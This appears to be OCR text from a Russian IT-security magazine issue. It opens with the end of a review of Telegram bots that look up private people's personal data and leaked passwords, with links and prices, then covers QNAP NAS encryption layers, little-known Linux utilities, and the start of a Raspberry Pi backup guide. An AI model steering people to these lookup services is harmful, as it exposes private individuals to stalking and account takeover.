Бот, по слухам, подключен к системе проверки контрагентов Unirate24, и он платный. Самый дешевый тариф с ограничением на количество поисковых запросов стоит 1199 рублей. Бот позволяет искать информацию по ФИО, номеру телефона, номеру автомобиля, адресу электронной почты, а также данным юридического лица. Найти он может сведения о прописке гражданина, записи о нарушении им закона, данные о родственниках.

Говорят, этот Telegram-бот неплохо справляется с поиском по Москве и области, а вот с регионами могут возникнуть проблемы: там находится не все и не всегда. Значительная часть инфы по юрлицам есть в свободном доступе. Но в целом бот может быть полезен для проверки контрагентов, потенциальных деловых партнеров или, скажем, при найме мутного кандидата на работу в золотохранилище твоего личного банка.

TELESINT

- https://t.me/telesint_bot

Бесплатный бот, позволяющий найти по юзернейму, в каких группах в «Телеге» состоит тот или иной пользователь. Теоретически эта информация может рассказать тебе что-то о ~~моральном облике~~ интересах и увлечениях интересующего тебя персонажа.

Значительный недостаток этого бота заключается в том, что он показывает участие юзера только в открытых публичных группах, а вот закрытые паблики (то есть самое интересное!) остаются вне его поля зрения.

«АРХАНГЕЛ»

- https://t.me/AngelProbiv_Bot

Бот, активно рекламировавшийся в сентябре 2020 года на хакерских бордах. Говорят, он подключен к информационно-аналитической системе Solaris, используемой пробивщиками-профессионалами. База позволяет искать данные по ФИО, серии и номеру паспорта, фамилии и году рождения, по ИНН, СНИЛС, по адресу, номеру телефона или автомобиля.

Стоимость одного запроса «Архангелу» до недавних пор составляла 250 рублей, но после известных событий бот отключили, и сейчас он выдает сообщение о «временных технических работах». Остается надеяться, что проблемы там действительно временные.

GETFB

- https://t.me/getfb_bot

Бот работает очень просто: по введенному номеру мобильного телефона в международном формате (+7XXXAAABBCC) GetFB находит зарегистрированную на этот телефон страничку в Facebook. Денег за свою работу бот не просит и работает отменно.

MAILSEARCHBOT

- https://t.me/mailsearchbot

Бот ищет по слитым базам пароли, соответствующие адресам электронной почты, логинам или номеру телефона. Бесплатно бот показывает только часть обнаруженных паролей, а за полной версией отправляет на сторонний сайт, где посетителю с ходу предлагают оплатить подписку.

ИТОГИ

Мои эксперименты показали, что боты для поиска персональных данных в целом могут быть полезны, но с небольшими оговорками:

- большинство из них — платные, и качество поиска информации там все равно среднее, выдачу придется верифицировать и перебирать вручную;
- есть пара бесплатных вариантов с ограничением на количество запросов, но в выдаче присутствует высокий процент шлака.


Даже несмотря на то, что большинство ботов использует одни и те же источники информации, для уточнения данных лучше применять сразу несколько инструментов — это повысит релевантность поиска и качество результатов. Тем не менее для серьезного расследования без услуг профессиональных пробивал все равно не обойтись: они имеют доступ к актуальным служебным базам различных государственных и коммерческих организаций, вернее, связь с сотрудниками, которые, в свою очередь, могут обращаться к этим базам.

Боты могут подсказать направление поиска и расширить набор исходных данных, но в качестве полноценного инструмента для сбора персональных данных они вряд ли сгодятся.

СЛОИ ЗАЩИТЫ

ТРИ УРОВНЯ ШИФРОВАНИЯ В СЕТЕВЫХ ХРАНИЛИЩАХ QNAP

В прошлом году я провел подробное исследование технологии шифрования, использующейся в сетевых хранилищах Synology. Единственный слой защиты в виде шифрования сетевых папок не устроил меня ни предлагаемым уровнем комфорта, ни обеспечиваемым уровнем безопасности. «Хорошо бы, — думал я, — если бы в NAS можно было включить шифрование дисков на аппаратном уровне, а поверх создать зашифрованный том, а папки, так и быть, зашифровать тем, что есть». Похоже, мечты сбываются — но не совсем так, как хотелось бы.



Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Рынок «домашних» сетевых хранилищ насыщен предложениями. Для тех, кого пугает само слово NAS, — линейка WD My Cloud Home, файлы в которой хранятся в виде порезанных на кусочки блобов в базе данных, а создать сетевую папку и организовать стриминг на умный телевизор — задача, штатными способами не решаемая. Более консервативные пользователи, энтузиасты и сегмент SOHO могут выбирать из предложений Synology, QNAP и Asustor.

В моделях всех производителей, за исключением «домашних» устройств Western Digital, поддерживается шифрование данных по алгоритму AES-256. Несмотря на использование одного и того же алгоритма, детали реализации у разных производителей могут отличаться настолько, что даже сравнивать между собой различные схемы получается с большим трудом. Так, в компании Synology сделали ставку на шифрование сетевых папок — eCryptFS. В QNAP пошли другим путем.

АРХИТЕКТУРА ЗАЩИТЫ


В современных моделях QNAP, работающих под управлением актуальных версий QTS, может использоваться не один, а целых три варианта шифрования, из которых можно применить хоть любой на выбор, хоть все вместе в любых комбинациях. Перечислю доступные методы:

1. Self-encrypting drive (SED). Шифрование SED выполняет непосредственно контроллер жесткого диска — при условии поддержки со стороны прошивки. Далеко не все модели дисков поддерживают SED; проще всего получить такой диск, разобрав внешний накопитель WD My Book (только однодисковые модели; в двухдисковых шифрование реализовано на уровне контроллера USB). В NAS от QNAP, в тех моделях, где поддерживается SED, включить защиту можно как для отдельного диска, так и для всего пула — организовав, таким образом, полностью зашифрованный SED пул хранения. Шифрование SED — отличный «нулевой» слой шифрования, защищающий данные, например при отправке дисков в гарантийный сервис.
2. Шифрование тома. Традиционно именно этот тип шифрования использовался во всех устройствах QNAP. Данный тип шифрования — программный; его включение несколько снижает производительность дисковой подсистемы. Впрочем, разница не критична. Шифрование тома может защищать как тома, расположенные на конкретном диске, так и многодисковые тома, расположенные в пространстве хранения объединения физических жестких дисков.
3. Шифрование сетевых папок. Этот тип шифрования нам уже знаком по исследованию шифрования Synology. В NAS от QNAP данный тип защиты появился сравнительно недавно, а создавать зашифрованные папки на зашифрованных томах стало возможно и вовсе буквально на днях. Неудивительно, что реализация от QNAP отстает от аналога в Synology DSM по части хранения, управления и защиты депонированных ключей.

ШИФРОВАНИЕ SED: ФИЗИЧЕСКИЙ, ИЛИ «НУЛЕВОЙ», УРОВЕНЬ ЗАЩИТЫ

Шифрование по методу self-encrypting drive — SED — возможно при использовании специфических моделей дисков, шифрование которых реализовано аппаратно в рамках контроллера и поддерживается прошивкой. Последняя ремарка имеет значение: подавляющее большинство современных контроллеров обладает возможностью аппаратного шифрования, но возможность эта активируется лишь в моделях, предназначенных для специфических применений. Эти применения далеко не всегда подразумевают использование в дата-центрах. К примеру, популярные внешние диски WD My Cloud поставляются с дисками, в которых функция SED активирована.

К сожалению, свободного диска с SED для экспериментов у меня не нашлось, поэтому протестировать работу функции в NAS от QNAP я не смог.



Интересный момент: шифрование SED в NAS от QNAP можно использовать для создания полностью зашифрованных многодисковых пулов хранения. На таком зашифрованном пуле хранения можно затем создать обычный или зашифрованный логический раздел.

Согласно документации, в QTS существует возможность сохранить ключ шифрования для автоматического монтирования пула SED при загрузке устройства. При сохранении ключа необходимо понимать, что оно грозит несанкционированным доступом к данным, если у злоумышленника будет физический доступ к NAS.

ШИФРОВАНИЕ ТОМА

В QNAP впервые была реализована именно защита на уровне тома. Этот тип защиты доступен для большинства накопителей QNAP, как тех, что оснащены процессорами Intel, так и основанных на архитектуре ARM.


Зашифрованный том можно создать в виде статичного раздела или в виде раздела поверх пула хранения (в том числе зашифрованного SED). Шифрование тома — прекрасный первый слой шифрования, который работает на любых дисках, даже тех, которые не поддерживают SED. Обратная сторона — скорость: при использовании шифрования тома наблюдается небольшая потеря производительности, а время, требующееся накопителю для любых операций с зашифрованным разделом, исчисляется в минутах.

Основные концепции

Шифрование тома реализовано на основе шифра AES-256 при помощи стандартного механизма cryptsetup (LUKS) с одним исключением: пароль пользователя преобразуется в криптографический ключ утилитой storage_util собственной разработки QNAP. Соответственно, чтобы смонтировать зашифрованный раздел за пределами NAS от QNAP, необходимо провести преобразование, воспользовавшись совместимым NAS от QNAP (это не обязательно должно быть то же устройство, на котором был создан том). Насколько мне известно, эквивалента этой утилите в Linux не существует.


- Реализация: cryptsetup (LUKS); утилита собственной разработки (storage_util) для преобразования пароля в ключ.
- Шифрование тома с данными: нет. Зашифровать можно только новый том при его создании.
- Расшифровка тома с данными: нет. Можно лишь удалить том и создать его заново.
- Смена или отзыв скомпрометированного пароля: да. Пароль можно сменить в любой момент. Это долго (минут пять), но возможно.
- Ключ шифрования: пароль (преобразовывается собственной утилитой от QNAP) или файл с ключом размером 256 байт.
- Потенциальные уязвимости: см. раздел «Сохранение ключей».

Зашифрованный том можно заблокировать, в результате чего том будет размонтирован. Это тоже занимает довольно много времени (примерно пять минут на нашей тестовой системе QNAP TS-453Be). Вероятно, с точки зрения разработчиков блокировка зашифрованного тома не считается рутинной операцией и, соответственно, не нуждается в оптимизации.




Ключ шифрования можно сохранить в файл с расширением .key, размером 256 байт. Способ преобразования ключа LUKS в содержимое файла не исследовался. Содержимое файла меняется каждый раз при его сохранении, поэтому определить, меняется ли ключ после изменения пароля, не удалось.


Разблокировать том можно, введя пароль или предоставив файл с ключом.



Разблокировка тома на тестовом устройстве QNAP TS-453Be занимает около пяти минут. Это еще одно действие, которое пользователи не будут совершать регулярно, а посему в оптимизации не нуждающееся.



Пароль шифрования можно сменить через пользовательский интерфейс. Смена пароля также относится к занятиям редким и потому, очевидно, не нуждающимся в оптимизации. (В скобках: и загрузка NAS тоже относится к таким не нуждающимся в оптимизации процессам. Мне хотелось бы взглянуть на полный список таких вещей, чтобы знать точно, что именно, с точки зрения разработчиков QTS, я не должен делать регулярно.) Смена пароля требует размонтирования зашифрованного тома (пять минут) и его последующего монтирования (еще пять минут). Итого — десять минут на смену пароля.



Детали реализации

Как уже было сказано, QNAP использует механизм cryptsetup и шифр AES-256. Подробные инструкции по монтированию зашифрованных томов есть на странице Mounting QNAP encrypted volumes; пароль для этого необходим.

Пароль пользователя нельзя передать непосредственно утилите cryptsetup; он должен быть предварительно закодирован утилитой storage_util собственной разработки QNAP:

```
# /sbin/storage_util --encrypt_pwd pwd=YOUR_PASSWORD
Encrypted passwd is: $1$YCCaQNAP$11Ny1/mqEz2frukTALsHp/
```

Закодированный пароль можно указать в команде cryptsetup luksOpen.

```
# cryptsetup luksOpen /dev/mapper/cachedev1 myencrypteddisk
```

Альтернативный способ — сохранить пароль в файле ключа:

```
# /sbin/storage_util --encrypt_pwd pwd=YOUR_PASSWORD > /tmp/keyfile.
key
```

Обрати внимание: это не тот ключ, который можно сохранить из веб-интерфейса QTS! Данный ключ используй следующим образом:

```
# cryptsetup -v luksOpen /dev/mapper/cachedev1 ce_cachedev1
--key-file=/keylocation/keyfile.key --key-slot 0
```

WWW

Дополнительную информацию поищи на форумах QNAP:

- Cloning crypto_LUKS volume (for the day that I remember the password!)
- Howto: Store keyfile on remote device / RTRR between encrypted NASes
- TS451+ Can't unlock encrypted volumes after power failure

ШИФРОВАНИЕ СЕТЕВЫХ ПАПОК

Шифрование сетевых папок появилось в QTS относительно недавно. Поддерживается этот способ шифрования только в NAS с процессорами Intel (вероятно, сюда входят и модели с процессорами AMD, то есть имеет значение архитектура x64). Изначально возможности создать зашифрованную сетевую папку на зашифрованном томе не существовало и пользователю приходилось выбирать, на каком из двух типов шифрования остановиться. С недавних пор это ограничение сняли, и зашифрованные папки стало возможным создавать и на зашифрованных томах — что мы и проверим дальше.

Основные концепции

Шифрование папок реализовано посредством eCryptFS и использует алгоритм AES-256. Ключ шифрования создается единожды на основе пароля, указанного пользователем. Сменить пароль нельзя, зато QTS позволяет расшифровать зашифрованную папку или зашифровать обычную. Таким образом, время, требующееся для смены пароля, находится в прямой зависимости от объема данных в сетевой папке и может составить от нескольких секунд до нескольких дней. Помимо пароля, пользователь может сохранить файл с ключом шифрования (файл без расширения, 256 байт). Ключ шифрования можно сохранить на устройстве (см. раздел «Сохранение ключей»).


- Механизм: eCryptFS.
- Шифрование папок с данными: да.
- Расшифровка зашифрованных папок: да.
- Смена или отзыв скомпрометированного пароля: нет. Пользователю предлагается сначала расшифровать, а потом снова зашифровать сетевую папку.
- Ключи шифрования: пароль или файл с ключом.
- Потенциальные уязвимости: см. раздел «Сохранение ключей».

Сетевая папка может быть зашифрована как во время создания, так и в любой последующий момент.


Пользователи могут скачать файл с ключом шифрования. Название файла foldername_keyfile с пустым расширением. Длина — 256 байт. Если файл с ключом запросить и скачать несколько раз, его содержимое будет отличаться.

Существует возможность сохранить ключ на устройстве для автоматического монтирования зашифрованных папок при загрузке NAS. Это — потенциальная уязвимость, подробнее о которой мы поговорим в соответствующем разделе.


Зашифрованные папки можно блокировать и разблокировать в любой момент. Монтируются и размонтируются зашифрованные сетевые папки практически мгновенно.



Использование eCryptFS накладывает ряд ограничений, о некоторых из них QTS предупредит пользователя.




А вот о том, что ограничения касаются и длины файла, система не предупреждает. Сравни с сообщением, которое выдает Synology DSM.



Я проверил: файлы, длина имен которых превышает указанные цифры, создать в зашифрованной папке не удалось.

КАК МНОГОСЛОЙНОЕ ШИФРОВАНИЕ ВЛИЯЕТ НА ПРОИЗВОДИТЕЛЬНОСТЬ

QNAP — единственный из известных мне производителей, поддерживающих в потребительских моделях многослойное шифрование. Попытка смонтировать зашифрованную папку при заблокированном зашифрованном томе ожидаемо окончилась ошибкой; так и должно быть.



Что произойдет с производительностью, если включить одновременно и шифрование тома, и шифрование сетевых папок? Я проверил: ничего особо страшного не происходит, по крайней мере при использовании гигабитного сетевого линка.

Обычная сетевая папка на обычном томе

Чтение: 96 Мбайт/с, запись: 115 Мбайт/с

Обычная сетевая папка на зашифрованном томе

Чтение: 96 Мбайт/с, запись: 107 Мбайт/с

Зашифрованная сетевая папка на зашифрованном томе

Чтение: 96 Мбайт/с, запись: 95 Мбайт/с (наблюдались пиковые скорости около 100 Мбайт/с)

Мне сложно сказать, что именно в системе не позволило скорости чтения подняться сверх 96 Мбайт/с, однако по скорости записи можно наблюдать эффект, который оказывает на скорость дисковой подсистемы каждый последующий слой шифрования. С моей точки зрения, негативное влияние на скорость дисковых операций относительно невелико даже при использовании зашифрованных папок на зашифрованном томе.

СОХРАНЕНИЕ КЛЮЧА

«Сохранение ключа шифрования может привести к несанкционированному доступу к данным, если посторонний персонал сможет физически получить доступ к NAS». Это предупреждение находится на каждой странице документации QNAP, где упоминается сохранение ключа шифрования. Об этом же писал и я в статье «Дырявые диски. Эксплуатируем уязвимости в сетевых хранилищах Synology».

Ключи шифрования можно сохранять для всех поддерживаемых устройством типов защиты — от SED до шифрования сетевых папок включительно. При этом не предусмотрено возможности сохранить ключ на USB-накопителе, защитив его дополнительно паролем, как это сделано в Synology. Ключ всегда сохраняется на устройстве. Где именно? «Секрет». Такова официальная позиция разработчиков QTS. Как известно, security through obscurity — прекрасная концепция, никогда не дающая сбоев; именно ее придерживается компания QNAP в вопросе шифрования данных. Впрочем, в моем случае концепция сработала: дважды (до и после сохранения ключа) загружать NAS с USB-накопителя и создавать образ хранилища DOM мне было откровенно лень, поэтому секретное место, в котором сохраняются ключи, так и осталось секретным.

ЗАКЛЮЧЕНИЕ

В сетевых хранилищах QNAP реализована многослойная защита, которая позволяет уберечься от более широкого спектра угроз, чем любой единственный слой. В свежих сборках QTS пользователю больше не приходится выбирать между шифрованием тома и шифрованием сетевых папок — две эти возможности, которые защищают от разных сценариев угроз, можно использовать одновременно. Аппаратное шифрование диска SED эффективно защищает данные в случае, если диск требует гарантийного обслуживания, и обеспечивает мгновенное безопасное уничтожение данных. Шифрование тома достигает аналогичной цели в конфигурациях с несколькими дисками, а также в случаях, когда SED недоступен. Последний уровень, шифрование сетевых папок, защищает данные каждого ресурса или пользователя по отдельности, позволяя администраторам создавать зашифрованные резервные копии зашифрованных папок для всех пользователей, не сохраняя и не передавая ключей шифрования.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

ОСОБЫЕ ИНСТРУМЕНТЫ

УТИЛИТЫ LINUX, КОТОРЫЕ МЫ ИСПОЛЬЗУЕМ, НЕ ЗНАЯ О НИХ

В Linux есть ряд инструментов с интересной судьбой: почти все хоть раз видели результат их работы, но мало кто знает, чем это было сделано. В этой статье мы рассмотрим несколько таких утилит.

ГЕНЕРАТОР ПАРОЛЕЙ

Генераторов паролей сейчас в избытке. Особенно удивляет множество веб-приложений для этой цели. Сервис random.org честно признается, что генерирует пароли на стороне сервера и использовать их для чего-то серьезного противопоказано. Другие сервисы заявляют, будто генерируют пароли локально с помощью JavaScript, но стоит ли верить им на слово и гарантирует ли их подход, что утечек можно не опасаться, — вопрос непростой.

В то же время генератор случайных паролей присутствует в репозиториях всех дистрибутивов Linux еще с девяностых и называется pwgen. Многие пароли, которые ты получал в своей жизни, с большой вероятностью сгенерировал именно он.

Что интересно, его автор — Теодор Цо, тот самый, который разработал файловую систему ext2 и ее журналируемые версии ext3 и ext4.

К примеру, `pwgen 16 1` сгенерирует один пароль из шестнадцати символов.

```
$ pwgen 16 1
iy1naeZeeNguchae
```

Если не указывать второй аргумент (количество паролей), то по умолчанию в интерактивном режиме pwgen сгенерирует целых восемьдесят паролей — четыре колонки по двадцать строк. По замыслу авторов, это должно защитить пользователя от любителей заглядывать в чужой экран. Пользователь генерирует целую таблицу паролей и копирует или запоминает из нее один произвольно. В этом случае злоумышленник или не в меру любопытный коллега по офису никак не сможет узнать, какой пароль из восьми десятков выбрал пользователь. Во времена массовой удаленной работы этот аргумент кажется несколько натянутым, да и вызывает сомнения, что пароли так уж просто запомнить.

В современных условиях куда полезнее опция `-s/--secure`, которая генерирует полностью случайные пароли без претензий на удобочитаемость. К ней же можно добавить `-B/--ambiguous`, которая исключает из вывода похожие на вид символы вроде `O/0` и `1/I`.

```
$ pwgen -sB 16 1
PiVRps3erAngsmeb
```

САМОРАСПАКОВЫВАЮЩИЕСЯ АРХИВЫ

Проприетарные программы для Linux нередко распространяются в виде исполняемых установщиков. Таким способом их авторы избегают необходимости собирать более чем один формат пакета. Программы на платформенно независимых языках вроде Java также могут использовать один графический установщик на всех ОС — различается способ его запуска.

Таким способом распространялись пакеты с драйверами NVIDIA, некоторые игры, значительная часть пакетов Sun Microsystems / Oracle (NetBeans, SunStudio и другие). Чаще всего у них было расширение `.run`, иногда просто `.sh`.

Как правило, такой установщик представляет собой самораспаковывающийся архив. На Windows монолитные установщики и самораспаковывающиеся архивы обычно содержали двоичный код программы для распаковки архива. UNIX-подобные ОС всегда включают в себя как минимум tar и gzip, как требует стандарт POSIX, поэтому можно обойтись скриптом на стандартном же Bourne shell.

Я долго думал, что инструменты для создания этих установщиков тоже проприетарные. Так бы я и думал, если бы не наткнулся на свободные проекты с такими же установщиками. Создателем этих пакетов оказался один и тот же инструмент с открытым исходным кодом — Makeself.

Makeself представляет собой сравнительно небольшой скрипт. Как ни странно, авторы до сих пор его не забросили, и в последних версиях Makeself поддерживает сжатие с помощью xz и контрольные суммы SHA-256 вместо традиционных gzip и MD5.

Можно даже не устанавливать его, а просто скопировать файлы `makeself.sh` и `makeself-header.sh` в каталог проекта. Продемонстрирую на простом примере. Нам потребуется целевой файл (условно `test.sh`) и скрипт установки, который будет выполняться после распаковки во временный каталог.

```
├── makeself-header.sh
├── makeself.sh
└── my-package
    ├── setup.sh
    └── test.sh
```

Процесс установки полностью на совести пользователя. Для простоты ограничимся копированием в `/tmp`. Скрипт выполняется в каталоге с распакованными файлами, поэтому все пути будут относительными.

```
#!/bin/sh
cp test.sh /tmp/
```

Теперь создадим наш установщик. Синтаксис команды:

```
makeself.sh <каталог с файлами> <имя выходного файла> <название проекта> <команда для выполнения после распаковки>
```

Путь к команде для выполнения после распаковки тоже пишется относительно каталога с распакованными файлами. Это единственный тонкий момент в работе с Makeself. Именно поэтому мы поместили скрипт `setup.sh` в каталог с файлами для упаковки — Makeself воспринимает этот аргумент именно как команду, а не встраивает скрипт в заголовок установщика.

```
$ ./makeself.sh ./my-package/ my-package.run "My Package" "./setup.sh"
Header is 678 lines long

About to compress 12 KB of data...
Adding files to archive named "my-package.run"...
./setup.sh
./test.sh
CRC: 2448166092
MD5: f46655bb0b96ea7bee4d1f6f112eebe4

Self-extractable archive "my-package.run" successfully created.

$ ./my-package.run
Verifying archive integrity...  100%   MD5 checksums are OK. All good.
Uncompressing My Package  100%

$ file /tmp/test.sh
/tmp/test.sh: POSIX shell script, ASCII text executable
```

Есть ли смысл использовать Makeself во времена snap, Flatpak и AppImage? Я вижу два варианта, когда Makeself все еще актуален. Первый — распространение самоустанавливающихся хотфиксов в особых случаях, когда нормальный пакет собрать невозможно или нерационально. Второй — поддержка проприетарных ОС. Скрипты Makeself с опциями по умолчанию будут работать на любой POSIX-совместимой системе, поэтому, если от тебя требуют установщик для Solaris или HP-UX, это самый простой способ их создать.

МАЛОИЗВЕСТНЫЕ ФОРМАТЫ АРХИВОВ

Некоторые форматы архивов прошли через пик популярности и остались в прошлом. В UNIX традиционно для создания архива (то есть объединения нескольких файлов в один) и для сжатия использовались разные инструменты. Из-за этого инструменты сжатия могут появляться и устаревать, не вызывая проблем, — нет потребности оставлять поддержку устаревших алгоритмов в новых архиваторах. Если и понадобится распаковать данные старым алгоритмом, всегда можно поставить отдельную утилиту.

Если в ходе археологических раскопок тебе попадется файл `.tar.Z`, можно поставить ncompress и выполнить `compress -d file.tar.Z`, после чего потребуется только стандартный `tar`. В других случаях оригинальный алгоритм LZW никому в голову не придет.

Иное дело с собственно форматами архивов. В отличие от алгоритмов сжатия, способы собрать один файл из нескольких сложно сравнивать между собой. Формат ZIP не поддерживает права файлов, а tar — поддерживает, в этом смысле tar.gz лучше ZIP. При этом придумать формат, который был бы объективно и бесспорно лучше tar, достаточно сложно.

Однако есть формат файла, а есть инструменты для работы с ним. И поведение tar, и формат создаваемых файлов стандартизованы в POSIX, что и делает его популярным на всех UNIX-подобных системах. К тому же утилита `tar` достаточно удобна в использовании. По крайней мере, `tar cvf` и `tar xvf` быстро запоминает каждый пользователь.

cpio

Ты удивишься, но tar — это не самый распространенный формат архивов в Linux. Среди пользователей — да, но больше всего данных хранится в формате cpio, с которым редко приходится работать вручную.

Почти на каждой машине с Linux есть файл в этом формате, поскольку именно его ядро использует для initrd (initial RAM disk). Его же использует формат пакетов RPM. Как говорит документация ядра, определяющим фактором была простота формата.

А вот пользоваться утилитами, которые с ним работают, совсем не просто. Вот как надо вызывать утилиту cpio, чтобы создать архив:

```
find /path/to/dir -depth -print | cpio -o > /path/to/archive.cpio
```

Для скрипта сборки — сойдет, даже в чем-то удобно. Для ручного использования... `tar cvf` явно проще и покрывает большую часть потребностей пользователя.

ar

Другой распространенный формат, который никто не использует напрямую, — ar. Его реализация входит в состав пакета GNU Binutils. Как он оказался в пакете с утилитами для работы с исполняемыми файлами? Дело в том, что он используется для создания статических библиотек.

Никакого особенного формата «статической библиотеки» в ELF не существует. Каждый файл с исходным кодом компилируется в отдельный объектный файл в том же формате ELF. Файлы вроде `libfoo.a` — это на самом деле архивы в формате ar, которые содержат несколько объектных файлов. Таким образом, пользователь может писать `gcc -o myprog myprog.o /usr/lib/foo/static/libfoo.a`.

Второй пользователь этого формата — пакетный менеджер dpkg. Если файл `.rpm` — это сжатый cpio, то `.deb` — сжатый ar.

ВНЕШНИЕ ОТЛАДОЧНЫЕ СИМВОЛЫ

Один из первых уроков начинающего разработчика для UNIX: хочешь сделать исполняемый файл меньше — выполни `strip myfile`. Ценой потери возможности работы с ним в отладчике, конечно.

Со временем начинающий обязательно увидит в репозиториях пакеты с внешними отладочными символами. Как они делаются? С помощью утилиты `objcopy` из Binutils.

Рассмотрим на примере традиционной программы Hello world.

```
#include <stdio.h>

int main(void) {
  printf("hello world\n");
}
```

Скомпилируем исполняемый файл с отладочной информацией.

```
$ gcc -g -o hello ./hello.c
[dmbaturin@careless makeself-test]$ file ./hello
./hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a8e65e032c2a154eecc1ed609aac1a1687e5c2fd, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Теперь извлечем отладочные символы во внешний файл `hello.debug` и удалим их из исходного.

```
$ objcopy --only-keep-debug ./hello hello.debug

$ file ./hello.debug
./hello.debug: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter empty, BuildID[sha1]=a8e65e032c2a154eecc1ed609aac1a1687e5c2fd, for GNU/Linux 3.2.0, with debug_info, not stripped

$ ldd ./hello.debug
    statically linked
```

Если запустить исходный файл в отладчике GDB, мы получим сообщение об отсутствующих отладочных символах. Но если загрузить символы командой `symbol-file hello.debug`, мы сможем отлаживать его как обычно.

```
$ gdb ./hello
GNU gdb (GDB) Fedora 9.1-6.fc32

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./hello...
(No debugging symbols found in ./hello)

(gdb) symbol-file hello.debug
Reading symbols from hello.debug...

(gdb) b main
Breakpoint 1 at 0x40112a: file ./hello.c, line 4.
(gdb) r
Starting program: /home/dmbaturin/tmp/hello

Breakpoint 1, main () at ./hello.c:4
4     printf("hello world\n");
(gdb)
```

ЗАКЛЮЧЕНИЕ

Вполне возможно, что ни один из этих инструментов тебе не пригодится. А может, как раз их тебе и не хватало или не хватает тому, кто завтра придет к тебе с вопросом «а чем сделали вот этот файл?». В любом случае о них лучше знать, чем не знать!

НАМ НУЖНО БОЛЬШЕ БЭКАПОВ

ДЕЛАЕМ МАШИНУ ДЛЯ РЕЗЕРВНОГО КОПИРОВАНИЯ ЗА 10 БАКСОВ

Проснись, самурай, время делать бэкапы баз данных! Но чтобы не разориться на платных сервисах, я покажу, как превратить Raspberry Pi Zero W за условные $10 в личную бэкап-машину, которая будет заливать файлы в бесплатный Google Drive.

Никита Колмогоров
Мой сайтец в профиле говорит громче любых слов.
nikita@borodutch.com

Вот что нам сегодня понадобится:

- Raspberry Pi Zero W (придется купить);
- кабель micro USB (у тебя он уже валяется где-то);
- порт USB, выдающий минимум 1 А (в любом компе такой есть, да и кирпичик-зарядка от старого телефона у тебя тоже где-то валяется);
- карточка microSD (опять же, приберись на полках, там валяется минимум 4 Гбайта памяти).

Идея в том, чтобы один раз потратиться на малинку и получить полностью автономный девайс, который можно врубить куда угодно — и он будет делать что-нибудь полезное. Например, бэкапы базы данных.


ГОТОВИМ RASPBERRY PI

